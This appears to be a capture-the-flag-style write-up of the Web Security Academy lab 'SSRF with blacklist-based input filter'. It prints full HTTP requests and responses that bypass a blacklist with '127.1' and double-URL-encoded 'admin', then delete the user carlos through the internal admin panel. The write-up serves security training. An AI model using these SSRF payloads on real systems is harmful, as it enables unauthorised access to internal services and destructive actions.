
SSRF with blacklist-based input filter

1. This lab has a stock check feature which fetches data from an internal system.

2. The developer has deployed two weak anti-SSRF defenses that you will need to bypass.

3. I intercepted the stock check request and sent it to repeater. Then, I modified the URL to http://localhost/admin. But the application responds with “External stock check blocked for security reasons”.




```
POST /product/stock HTTP/2
Host: 0ac300a20371d28180a04ec300ef00a8.web-security-academy.net
Cookie: session=0FIokHEnLRGgJHaFGlVoSZtbYS5cM17B
Content-Length: 41
Sec-Ch-Ua-Platform: "Windows"
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/141.0.0.0 Safari/537.36
Sec-Ch-Ua: "Google Chrome";v="141", "Not?A_Brand";v="8", "Chromium";v="141"
Content-Type: application/x-www-form-urlencoded
Sec-Ch-Ua-Mobile: ?0
Accept: */*
Origin: https://0ac300a20371d28180a04ec300ef00a8.web-security-academy.net
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer:
https://0ac300a20371d28180a04ec300ef00a8.web-security-academy.net/product?produ
ctId=1
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9,ar;q=0.8,fr;q=0.7
Priority: u=1, i

stockApi=http://localhost/admin&storeId=1
```

```
HTTP/2 400 Bad Request
Content-Type: application/json; charset=utf-8
X-Frame-Options: SAMEORIGIN
Content-Length: 51

"External stock check blocked for security reasons"
```

4. From lab title and description, I noticed that the developer uses two weak anti-SSRF defenses and both are blacklist-based input filters. So, I thought that the filter is on “localhost” and “admin” words.

5. For localhost I changed it to “127.1” and encrypt admin with url encode and sent the request.




```
POST /product/stock HTTP/2
Host: 0ac300a20371d28180a04ec300ef00a8.web-security-academy.net
Cookie: session=0FIokHEnLRGgJHaFGlVoSZtbYS5cM17B
Content-Length: 77
Sec-Ch-Ua-Platform: "Windows"
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/141.0.0.0 Safari/537.36
Sec-Ch-Ua: "Google Chrome";v="141", "Not?A_Brand";v="8", "Chromium";v="141"
Content-Type: application/x-www-form-urlencoded
Sec-Ch-Ua-Mobile: ?0
Accept: */*
Origin: https://0ac300a20371d28180a04ec300ef00a8.web-security-academy.net
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer:
https://0ac300a20371d28180a04ec300ef00a8.web-security-academy.net/product?produ
ctId=1
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9,ar;q=0.8,fr;q=0.7
Priority: u=1, i

stockApi=http://127.1/%25%36%31%25%36%34%25%36%64%25%36%39%25%36%65&storeId=1
```

```
HTTP/2 200 OK
Content-Type: text/html; charset=utf-8
Cache-Control: no-cache
Set-Cookie: session=bwqAvgzB9oAm8gAQIYcAfq8B
X-Frame-Options: SAMEORIGIN
Content-Length: 3074

<!DOCTYPE html>
<html>
    <head>
        <link href=/resources/labheader/cs
        <link href=/resources/css/labs.css
        <title>
            SSRF with blacklist-based inp
        </title>
    </head>
    <body>
        <script src="/resources/labheader/
        </script>
        <div id="academyLabHeader">
            <section class='academyLabBan
                <div class=container>
                    <div class=logo>
                    </div>
```


6. It's already valid request and I have access to admin panel.

7. I deleted carlos and lab solved.



```
POST /product/stock HTTP/2
Host: 0ac300a20371d28180a04ec300ef00a8.web-security-academy.net
Cookie: session=0FIokHEnLRGgJHaFGlVoSZtbYS5cM17B
Content-Length: 100
Sec-Ch-Ua-Platform: "Windows"
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/141.0.0.0 Safari/537.36
Sec-Ch-Ua: "Google Chrome";v="141", "Not?A_Brand";v="8", "Chromium";v="141"
Content-Type: application/x-www-form-urlencoded
Sec-Ch-Ua-Mobile: ?0
Accept: */*
Origin: https://0ac300a20371d28180a04ec300ef00a8.web-security-academy.net
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer:
https://0ac300a20371d28180a04ec300ef00a8.web-security-academy.net/product?product
Id=1
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9,ar;q=0.8,fr;q=0.7
Priority: u=1, i

stockApi=
http://127.1/%25%36%31%25%36%34%25%36%64%25%36%39%25%36%65/delete?username=carlos
&storeId=1
```

```
HTTP/2 302 Found
Location: /admin
Set-Cookie: session=4ehuf5j850YF
X-Frame-Options: SAMEORIGIN
Content-Length: 0
```



SSRF with blacklist-based input filter

Back to lab description »

Congratulations, you solved the lab!

Inflatable Dartboard

$11.96